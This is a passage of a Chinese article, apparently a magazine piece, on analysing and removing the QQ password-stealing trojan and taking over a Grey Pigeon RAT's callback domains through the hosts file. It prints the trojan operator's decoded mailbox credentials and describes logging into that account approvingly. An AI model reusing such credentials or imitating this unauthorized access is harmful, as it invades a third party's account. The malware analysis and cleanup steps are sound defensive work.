


图 5

四、QQ杀手的利用与清除

QQ.EXE！是的，这个是木马的母体，刚才发现的那些104K文件就是他释放的。QQ杀手是通过E-Mail发送盗取的QQ密码，那么，用于SMTP验证的邮箱密码就保存在母体中。用16进制编辑器打开QQ.EXE，在程序的最尾部可看到图6所示的东东（图6)。




图 6

把他们整理一下，就是下面的样子：

```
mima_wenjian:zt4=
fuwuqi:c210cC4xNjMuY29t
jieshou_youxiang:YmFuZDVAMTYzLmNvbQ==
yonghu_ming:YmFuZDU=
yonghu_mima:jm"SJB7M*'C?
smtp_biaozhi:
fasong_zhuti:UVHD3MLr
```

可以看出，他们大部分是使用Base64的编码方式加密的，唯独只有yonghu_mima这个不是。这一句恰恰又是关键，Base64编码转换都好说，这个看来只有交给木马自己来还原成Base64编码方式了。用x-way2.6的嗅探器功能监听25端口，使用QQ登陆，马上嗅探器有反映了，在经过了与SMTP服务器的连接后，木马发送了用户密码的Base64编码enJsMTQyOA==。将所有的Base64编码还原，结果如下：

```
mima_wenjian:无
fuwuqi:smtp.163.com
jieshou_youxiang:band5@163.com
yonghu_ming:band5
yonghu_mima:zrl1428
smtp_biaozhi:
fasong_zhuti:QQ密码
```

一切都明朗化了，直接用得到的资料登陆邮箱，删除刚刚木马发过去的资料，查看用户资料，发现真实名称填写的完全资料。好，备案待查！

回过头来我们要清除掉这个木马。从分析时发现，在注册表项里QQ杀手这个木马更改了TXT、SCR、CHM、REG、INI、EXE等众多文件的关联，并且他还将自身加载到系统服务中以便开机启动，在注册表的RUN子健里也有它的路径（图7)。




图 7

确定这些之后就开始动手清除吧！将下面的内容保存为REG文件，然后导入注册表恢复文件关联。

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\txtfile
\shell\open\command]
@="%SystemRoot%\\system32\\
NOTEPAD.EXE %1"

[HKEY_CLASSES_ROOT\chm.file\shell\open\command]
@="%SystemRoot%\\HH.EXE "%1""

[HKEY_CLASSES_ROOT\exefile
\shell\open\command]
@="%1 %*"

[HKEY_CLASSES_ROOT\inifile
\shell\open\command]
@="%SystemRoot%\\NOTEPAD.EXE "%1""

[HKEY_CLASSES_ROOT\scrfile
\shell\open\command]
@="\"%1\" /S"
```

在子键[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]下删除一个没有任何命名规则的键(与木马EXE文件名相同的即是)。在[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\XXXXXX]、[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\XXXXXX]、[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\XXXXXX]这三个键下删除一个与木马服务名相同的子键(XXXXX是随机生成的服务名)。例如我这里的是oEymEmO，具体名称请参照你计算机管理内的服务名。然后删除所有的104K的木马文件。重起计算机，QQ杀手木马清除完毕。

五、移花接木治鸽子

现在剩下的只有灰鸽子了。灰鸽子有两种连接方式：自动上线和主动上线。自动上线即运行木马服务端的机器通过域名定位与控制端连接。主动上线即控制端主动连接运行了木马机器的特定端口。现在来判断一下这个灰鸽子是使用的什么方式连接。

使用**netstat -an**命令查看，没有发现异常端口，却发现我有一个端口在尝试与一个IP的8001端口连接(图8)。





图8

看来是使用的自动上线方式了，要使鸽子连接我而不去连接下马的人，我必须弄清楚它使用了什么域名来定位。利用嗅探器来抓几个包看看吧（图9）！


图9


他使用了3个域名来定位。http://www.XXjk.com/IP.JPG，这个JPG文件打开后会显示下马人的IP。XX3389.3322.ORG，这个域名经过DNS解析后，与上面的IP相同。http://XX3389.yeah.net，这个页面指向的同样也是下马人的IP。

清楚了这些以后，问题似乎好办多了，他不就是要这3个地址的IP嘛？我就本地解析满足你这个要求。为防止出错，还必须使用IIS的WEB服务来伪造URL。


首先，改写本地的hosts文件（我的Win2000文件路径为：C:\WINNT\system32\drivers\etc\HOSTS)，用计事本打开hosts文件，在最后面加上(192.168.0.2是我自己的固定IP)：

```
192.168.0.2 www.XXjk.com
192.168.0.2 XX3389.3322.ORG
192.168.0.2 XX3389.yeah.net
```

